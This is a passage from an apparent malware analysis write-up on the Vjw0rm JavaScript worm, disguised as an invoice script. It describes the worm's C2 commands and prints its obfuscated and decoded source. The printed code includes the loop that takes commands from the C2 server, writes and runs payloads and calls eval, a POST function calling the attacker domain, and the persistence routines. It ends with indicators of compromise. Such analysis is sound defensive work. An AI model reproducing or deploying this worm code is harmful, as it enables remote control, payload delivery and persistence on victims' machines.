
Un command

- execute additional code received from the C2 server
- F-Secure reported at https://www.f-secure.com/v-descs/worm_js_vjw0rm.shtml that this command is used to uninstall the worm module

RF command

- create a temporary file called "Filename" (provided by the C2 server)
- populate the new file with malicious payload sent by the server
- execute the malicious file


For our analysis, we renamed the "laeapoOSVO.js" file as "45678-INVOICE_Layer3.js". This code is similar to the first script, however, there are a few differences. A snippet of the 3rd script is displayed in figure 13.



```
function convolute$$$$$$_() {
    var vigra$$$ = [
        (function () {
            var serviceWorkerGenerator = (function () {
                var lamdaFunction$$$ = [["vigraJs", "$$$$___"].join("")];
                return [lamdaFunction$$$];
            })();
            return serviceWorkerGenerator;
        })(),
        (function () {
            var lavenda$$$ = (function () {
                var bangerTwo$$$ = ["HTTPONE"];
                return [bangerTwo$$$];
            })();
            return lavenda$$$;
        })()]
    return [[vigra$$$[0][0][0], vigra$$$[1][0][0]].join("."), "[lmao$$$_]"];
}

function kirtFrank$$() {
    var fintech$$$ = function () {
        var vibes$$$ = function () {
            var lifter$$$ = [
                (function () {
                    var fundamental___$$ = "us-"
                        return fundamental___$$;
                })(),
                (function () {
                    var viewEngine$$ = "as";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "c";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "i";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "i";
                    return viewEngine$$;
                })()
            ];
            return lifter$$$
        }
        return vibes$$$();
    }
    return fintech$$$();
}

var love$$$ = kirtFrank$$().join("");
```

Figure 13


We apply the same transformation for the base64-encoded string as in the first case ("@!" is replaced with "m"). CyberChef is utilized to decode the string and the result is saved as 45678-INVOICE_Layer4.js:



```
// Coded by v_B01 | Sliemerez -> Twitter : Sliemerez

var j = ["WScript.Shell", "Scripting.FileSystemObject", "Shell.Application", "Microsoft.XMLHTTP"];
var g = ["HKCU", "HKLM", "HKCU\\vjw0rm", "\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", "HKLM\\SOFTWARE\\Classes\\", "REG_SZ", "\\defaulticon\\"];
var y = ["winmgmts:", "win32_logicaldisk", "Win32_OperatingSystem", 'AntiVirusProduct'];

var sh = Cr(0);
var fs = Cr(1);
var spl = "|V|";
var Ch = "\\";
var VN = "october" + "_" + Ob(6);
var fu = WScript.ScriptFullName;
var wn = WScript.ScriptName;
var U;
try {
    U = sh.RegRead(g[2]);
} catch (err) {
    var sv = fu.split("\\");
    if (":\\" + sv[1] == ":\\" + wn) {
        U = "TRUE";
        sh.RegWrite(g[2], U, g[5]);
    } else {
        U = "FALSE";
        sh.RegWrite(g[2], U, g[5]);
    }
}
Ns();
do {
    try {
        var P = Pt('Vre', '');
        P = P.split(spl);

        if (P[0] === "Cl") {
            WScript.Quit(1);
        }

        if (P[0] === "Sc") {
            var s2 = Ex("temp") + "\\" + P[2];
            var fi = fs.CreateTextFile(s2, true);
            fi.Write(P[1]);
            fi.Close();
            sh.run(s2);
        }

        if (P[0] === "Ex") {
            eval(P[1]);
        }

        if (P[0] === "Rn") {
            var ri = fs.OpenTextFile(fu, 1);
            var fr = ri.ReadAll();
            ri.Close();
            VN = VN.split("_");
            fr = fr.replace(VN[0], P[1]);
            var wi = fs.OpenTextFile(fu, 2, false);
            wi.Write(fr);
            wi.Close();
```

Figure 14


This script is similar to the Layer2 file, however the C2 server changes to http[:]//myroyailrubin2019.duia.ro:5000 (figure 15). The same commands as before are implemented by this script.



```
function Pt(C, A) {
    var X = Cr(3);
    X.open('POST', 'http://myroyailrubin2019.duia.ro:5000/' + C, false);
    X.SetRequestHeader("User-Agent:", nf());
    X.send(A);
    return X.responsetext;
}
```

Figure 15

The script establishes persistence by creating a Run registry key called “SEJOKAOI5S” and by copying itself to the Startup folder, as displayed in figure 16.



```
function Ns() {

    try {
        sh.RegWrite(g[0] + g[3] + "SEJOKAOI5S", "\"" + fu + "\"", g[5]);
    } catch (err) {}

    try {
        var ap = Cr(2);
        fs.CopyFile(fu, ap.NameSpace(7).Self.Path + "\\" + wn, true);
    } catch (err) {}
}
```

Figure 16

Indicators of Compromise

C2 domains: - http[:]//194.5.97.156:7657

- http[:]//myroyailrubin2019.duia.ro:5000